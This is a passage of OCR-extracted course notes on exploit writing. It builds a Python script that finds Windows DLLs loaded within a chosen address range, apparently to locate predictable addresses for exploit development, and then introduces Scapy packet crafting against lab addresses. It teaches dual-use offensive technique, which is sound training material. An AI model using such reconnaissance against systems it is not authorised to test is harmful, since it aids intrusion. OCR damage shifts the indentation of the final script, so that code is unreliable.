Sample output from this modification and the tool use is shown below:

```
C:\dev>python dll-2.py c:\windows\system32\a*.dll

C:\WINDOWS\SYSTEM32\AACLIENT.DLL
0x6d300000 Load Address
0x6d301000 Text Segment

C:\WINDOWS\SYSTEM32\ACCESSIBILITYCPL.DLL
0x5e990000 Load Address
0x5e991000 Text Segment

C:\WINDOWS\SYSTEM32\ACCTRES.DLL
0x732c0000 Load Address
0x732c1000 Text Segment
```



WindowsError Exception Handler

python.exe - Entry Point Not Found

The procedure entry point ImageList_CoCreateInstance could not be located in the dynamic link library COMCTL32.dll.


```
Traceback (most recent call last):
  File "dll-2.py", line 13, in <module>
    windll.LoadLibrary(dllfile)
  File "c:\python26\lib\ctypes\__init__.py", line 431, in LoadLibrary
    return self._dlltype(name)
  File "c:\python26\lib\ctypes\__init__.py", line 353, in __init__
    self._handle = _dlopen(self._name, mode)
WindowsError: [Error 127] The specified procedure could not be found
```

```
# trimmed from prior examples
for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                try:
                        windll.LoadLibrary(dllfile)
                except WindowsError:
                        continue
                loadAddr = kernel32.GetModuleHandleA(dllfile)
# trimmed from prior examples
```

WindowsError Exception Handler

Occasionally, the Windows LoadLibrary() method will generate an exception from a DLL that is malformed or for which a code entry point cannot be located, generating an error popup window (as shown) as well as a Python exception error as shown. When an unhandled exception is reached, the script will stop execution.

We can gracefully handle this exception by adding a try: block before the windll.LoadLibrary() call. Following the try: block, an "except Windows Error:" statement will catch this exception, simply moving onto the next filename in the for() loop with a continue statement. We could also display an error message here, if desired, or simply move on to the next file.




LoadAddr Min/Max Check

```
minloadaddr = 0x6c000000
maxloadaddr = 0x6d000000
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

results = []
for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                try:
                        windll.LoadLibrary(dllfile)
                except WindowsError:
                        continue
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                if loadAddr > minloadaddr and loadAddr < maxloadaddr:
                        print "\n"+string.upper(dllfile)
                        print hex(loadAddr) + " Load Address"
                        print hex(loadAddr + 0x1000) + " Text Segment"
```

LoadAddr Min/Max Check

We can search for a specific loadAddr or identify only the DLL's where the loadAddr is within a specific address range by first setting a minimum and maximum loadAddr variable. After retrieving the loadAddr from the kernel32.GetModuleHandleA() method, we use an if() condition to identify if the loadAddr is greater than the minimum loadAddr and if the loadAddr is less than the maximum loadAddr. If both conditions are met, we display the output, otherwise we continue with the for() loop to evaluate the next DLL.



Saving Results to a Report


```
results = []
for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                try:
                        windll.LoadLibrary(dllfile)
                except WindowsError:
                        continue
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                if loadAddr > minloadaddr and loadAddr < maxloadaddr:
                        print "\n"+string.upper(dllfile)
                        print hex(loadAddr) + " Load Address"
                        print hex(loadAddr + 0x1000) + " Text Segment"
                        results.append([string.upper(dllfile), loadAddr,
loadAddr+0x1000])
if results != []:
        f = open('dllreport.csv', 'w')
        for dll in results:
                f.write("%s,0x%08x,0x%08x\n" % (dll[0], dll[1], dll[2]))
        f.close()
        print "Report results written to dllreport.csv"
else:
        print "No DLL's match the loadAddr conditions."
```

Saving Results to a Report

To create a report of the results, we first create an empty list variable called results[] that we use to store each of the matching DLL's. For each file that matches our minimum and maximum load address check, we append a list consisting of the DLL filename, load address and text segment address to the results[] list (effectively creating a list of lists).

Once the analysis on DLL's is complete, we check for an empty results[] list, indicating no matching DLL's were found. If the list is not empty, we open a file called "dllreport.csv" in write mode and use a for() loop to iterate through the results. For each entry, we use output formatting to write the DLL name and hexadecimal address locations for the load address and text segment address to the file, separated by commas. Finally, we close the report and display a output status message to the user.

If the results[] list is empty, then we print a helpful message indicating that there were no matching DLL's.



Final Script

```
from ctypes import *
import sys
import string
import glob
minloadaddr = 0x6c000000
maxloadaddr = 0x6d000000
kernel32 = windll.kernel32

# If we only have one element, the tool was run with no arguments.
# Display usage information and exit.
if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)
results = []
for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                try:
                        windll.LoadLibrary(dllfile)
                except WindowsError:
                        continue
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                if loadAddr > minloadaddr and loadAddr < maxloadaddr:
                        print "\n"+string.upper(dllfile)
# Complete script in the notes below
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Final Script

Here is the final script with all the additional features desired.

```
from ctypes import *
import sys
import string
import glob
minloadaddr = 0x6cf00000
maxloadaddr = 0x6d000000
kernel32 = windll.kernel32

# If we only have one element, the tool was run with no arguments.
# Display usage information and exit.
if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

results = []
```

```
for arg in sys.argv[1:]:
            for dllfile in glob.glob(arg):
                        try:
                                    windll.LoadLibrary(dllfile)
                        except WindowsError:
                                    continue
                        loadAddr =
kernel32.GetModuleHandleA(dllfile)
                        if loadAddr > minloadaddr and loadAddr <
maxloadaddr:
                                    print
"\n"+string.upper(dllfile)
                                    print hex(loadAddr) + " Load
Address"
                                    print hex(loadAddr + 0x1000) +
" Text Segment"

            results.append([string.upper(dllfile),loadAddr,loadAddr
+0x1000])
if results != []:
            f = open('dllreport.csv', 'w')
            for dll in results:
                        f.write("%s,0x%08x,0x%08x\n" % (dll[0],
dll[1], dll[2]))
            f.close()
            print "Report results written to dllreport.csv"
else:
            print "No DLL's match the loadAddr conditions."
```


Leveraging Scapy

SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Leveraging Scapy

In this module we'll build on our new Python skills and get started with the Scapy packet crafting and sniffing features.



Introduction

- Python-based tools for packet crafting, sniffing and protocol manipulation
- Decodes, but does not interpret packet responses (you do that better)
- Builds packets in layers that you specify
- Optionally draws on Python features for advanced functionality
- Interactive tool or script module


Introduction

Scapy is a Python module used in scripts or interactively for packet crafting, sniffing and protocol manipulation. Using Scapy, we can easily create and send packets with our own settings, observing and displaying the response from the target system.

One of the fundamental principles of Scapy is that it does not interpret the data it gets in response, instead it returns the output for you to interpret. Other tools such as Nmap will interpret responses to indicate a port is closed, for example, but this can be misleading based on the stimuli and the response itself. Scapy allows you to use your skills as an analyst to make these decisions.

When building packets to send, Scapy uses a layering approach where you start with an initial protocol header and continue to append protocols until you have completed your packet creation. This provides the analyst a lot of freedom in sending and interpreting packet content.

In addition to being a powerful packet crafting and receiving function, Scapy can also draw on Python's features as a scripting language, allowing you to do simple packet creation and response analysis all the way to complex multi-protocol analysis tools in a script or interactively.



First Scapy Packet

```
root@bt:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: No IPv6 support in kernel
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.1.0)
>>> mypacket = IP(dst="10.10.10.70")
>>> mypacket /= TCP(dport=443)
>>> sr1(mypacket)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64
proto=tcp chksum=0x1272 src=10.10.10.70 dst=10.10.10.1 options=[] |<TCP
sport=https dport=ftp_data seq=3915246860L ack=1 dataofs=6L reserved=0L
flags=SA window=5840 chksum=0x80b1 urgptr=0 options=[('MSS', 1460)]
|<Padding  load='\x00\x00' |>>>
>>>
```

Start your own instance of Scapy while we go through this module to experiment

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


First Scapy Packet

Instead of a bunch of theory, let's jump right into our first Scapy packet. First we'll start the interactive Scapy interpreter by running "scapy" at the command-line. This command starts the Python shell, pre-loaded with the Scapy methods in the current namespace.

We'll create a packet called "mypacket" using the method "IP", specifying the destination address. Scapy will fill in the source address based on the configured IP address of the preferred interface. Next we'll append (using the "/=" operator which appends in Python) the output from the TCP() method, specifying the destination port of 443. Scapy will use a default source port of 20.


Finally, we send the packet and record one response with the sr1() method, using "mypacket" as the argument. Scapy sends our crafted packet and displays the response to the packet, decoding the fields for us to interpret.

This is a very simple example of using Scapy, using three lines to forge a TCP packet to a given host and display the response. Certainly other tools such as hping and nemesis can create similar packets, but they do not provide the same flexibility and freedom as Scapy.



Scapy Packet Layering

```
>>> p = IP(src="10.10.10.10", dst="10.10.10.70")
>>> p /= ICMP(type=3,code=0)
>>> p /= IP(src="10.10.10.70", dst="10.10.10.10")
>>> p /= UDP(sport=135,dport=135)
>>> p
<IP  frag=0 proto=icmp src=10.10.10.10
dst=10.10.10.70 |<ICMP  type=dest-unreach
code=network-unreachable |<IP  frag=0 proto=udp
src=10.10.10.70 dst=10.10.10.10 |<UDP
sport=loc_srv dport=loc_srv |>>>>
```



- Scapy provides the blocks for assembling packets
- You assemble them as needed by appending each object


Scapy Packet Layering

To build packets with Scapy we use a concept known as packet layering. Scapy provides multiple methods for creating packet headers such as the IP() and TCP() examples we saw previously. By calling these methods and assigning or appending them to our packet variable we are able to build a packet with the contents we want.

The example on this slide uses the Scapy packet layering technique to build a packet. We start with the IP() method and a source and destination address, followed by an ICMP() method which adds the ICMP header to the IP payload. The ICMP type is set to 3 indicating an ICMP unreachable message with a code of 0 (network unreachable).

In ICMP, unreachable messages use the ICMP payload to include the originating packet that could not reach the target. We can re-create this by appending a new IP packet and swapping the source and destination addresses, then adding the UDP payload with source and destination port numbers.

Using the Scapy packet layering construct we have tremendous flexibility for building packets by leveraging the many Scapy packet constructs in methods that make sense for the analyst.


Scapy Protocol Support

- Scapy 2.2.0 supports 356 packet types
- List all available types with ls()
  - Obtain field parameter names with ls(TYPE)
- Raw() can be used to create arbitrary content with hex-escaped strings


```
>>> ls()
ARP          : ARP
ASN1_Packet : None
BOOTP        : BOOTP
CookedLinux : cooked linux
DHCP         : DHCP options
DHCP6        : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
...
IP           : IP
>>> ls(IP)
version      : BitField            = (4)
ihl          : BitField            = (None)
tos          : XByteField          = (0)
len          : ShortField          = (None)
id           : ShortField          = (1)
flags        : FlagsField          = (0)
frag         : BitField            = (0)
ttl          : ByteField           = (64)
proto        : ByteEnumField       = (0)
chksum       : XShortField         = (None)
src          : Emph                = (None)
dst          : Emph                = ('127.0.0.1')
options      : PacketListField     = ([])
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy Protocol Support

As of version 2.2.0, Scapy supports 356 different packet protocol headers. From the interactive Scapy prompt we can identify this list using the ls() method, as shown. To identify the available parameters to a method (such as IP's "src" and "dst") we use ls(method) as shown for the IP() method on this slide.

New methods for unsupported protocols can also be added to Scapy with little difficulty. Scapy's Raw() method can also be used to add arbitrary data using hex-escaped strings (e.g. `Raw("\xaa\xaa\x03\x00\x00\x08\x00")`).



Creating Packets in Scapy (1)

- ls(PACKET) to get field details
- Specify the fields you want to populate
- Scapy will use defaults for most others
- Other fields are populated for "normal" behavior before use
  - e.g. "type"

```
>>> ls(Ether)
dst        : DestMACField          = (None)
src        : SourceMACField        = (None)
type       : XShortEnumField       = (0)
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
len        : ShortField            = (None)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : PacketListField       = ([])
ttl=64)
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p.type
0
>>> p /= IP(dst="255.255.255.255",src="0.0.0.0",
ttl=64)
>>> p.type
2048
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

